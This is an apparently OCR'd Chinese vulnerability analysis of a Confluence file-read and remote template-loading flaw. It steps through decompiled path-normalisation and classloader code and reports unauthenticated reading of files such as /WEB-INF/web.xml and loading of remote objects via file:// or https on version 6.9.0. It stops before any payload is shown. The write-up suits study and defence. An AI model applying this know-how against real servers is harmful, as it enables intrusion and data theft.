
```
public static final String normalizePath(String path) {
    String normalized = path;
    if (path.indexOf(92) >= 0) {
        normalized = path.replace( oldChar: '\\',  newChar: '/');
    }

    if (!normalized.startsWith("/")) {
        normalized = "/" + normalized;
    }

    while(true) {
        int index = normalized.indexOf("//");
        if (index < 0) {
            while(true) {
                index = normalized.indexOf("%20");
                if (index < 0) {
                    while(true) {
                        index = normalized.indexOf("/./");
                        if (index < 0) {
                            while(true) {
                                index = normalized.indexOf("/../");
                                if (index < 0) {
                                    return normalized;
                                }

                                if (index == 0) {
                                    return null;
                                }

                                int index2 = normalized.lastIndexOf( ch: 47,  fromIndex: index - 1);
                                normalized = normalized.substring(0, index2) + normalized.substring(index + 3);
                            }
                        }

                        normalized = normalized.substring(0, index) + normalized.substring(index + 2);
                    }
                }

                normalized = normalized.substring(0, index) + " " + normalized.substring(index + 3);
```

路径过滤后调用 findTemplate 查找模板，可看到，会拼接一个固定的 path，这是 Confluence 的安装路径。



也就是说现在可以利用 FileResourceLoader 来读取 Confluence 目录下面的文件了。

尝试读取/WEB-INF/web.xml 文件，可以看到，是成功的加载到了该文件。



但是这个无法跳出 Confluence 的目录，因为不能用/../。

再来看下 ClasspathResourceLoader


```
    public InputStream getResourceStream(String name) throws ResourceNotFoundException {
        InputStream result = null;
        if (StringUtils.isEmpty(name)) {
            throw new ResourceNotFoundException("No template name provided");
        } else {
            try {
                result = ClassUtils.getResourceAsStream(this.getClass(), name);
......
            }
```

跟进 ClassUtils.getResourceAsStream


```
    public static InputStream getResourceAsStream(Class claz, String name) {
        while(name.startsWith("/")) {
            name = name.substring(1);
        }

        ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
        InputStream result;
        if (classLoader == null) {
            classLoader = claz.getClassLoader();
```

```
            result = classLoader.getResourceAsStream(name);
        } else {
            result = classLoader.getResourceAsStream(name);
            if (result == null) {
                classLoader = claz.getClassLoader();
                if (classLoader != null) {
                    result = classLoader.getResourceAsStream(name);
                }
            }
        }

        return result;
    }
```

会跳到/org/apache/catalina/loader/WebappClassLoaderBase.class




跟进，发现会拼接/WEB-INF/classes，而且其中也是调用了 normalize 对传入的路径进行过滤。。



这里还是可以用../跳一级目录。

尝试读取一下../web.xml，可以看到，也是可以读取成功的，但是仍然无法跳出目录。




我这里测试用的版本是 6.14.1，而后尝试了 file://,http://，https://都没有成功。后来我尝试把 Cookie 删掉，发现还是可以读取文件，确认了这个漏洞不需要权限，但是跳不出目录。应急就在这里卡住了。


而后的几天，有大佬说用 file://协议可以跳出目录限制，我惊了，我确定当时是已经试过了，没有成功的。看了大佬的截图，发现用的是 6.9.0 的版本，我下载了，尝试了一下，发现真的可以。

问题还是在 ClasspathResourceLoader 上面,步骤和之前的是一样的,断到/org/apache/catalina/loader/WebappClassL的 getResourceAsStream 方法


前面拼接/WEB-INF/classes 获取失败后，继续往下进行。




跟进 findResource，函数前面仍然获取失败



关键的地方就在这里，会调用 super.findResource(name)，这里返回了 URL，也就是能获取到对象。




不仅如此，这里还可以使用其他协议 (https，ftp 等) 获取远程的对象，意味着可以加载远程的对象。




获取到 URL 对象之后，继续回到之前的 getResourceAsStream，可以看到，当返回的 url 不为 null 时，

会调用 url.openStream() 获取数据。




最终获取到数据给 Velocity 渲染。

尝试一下

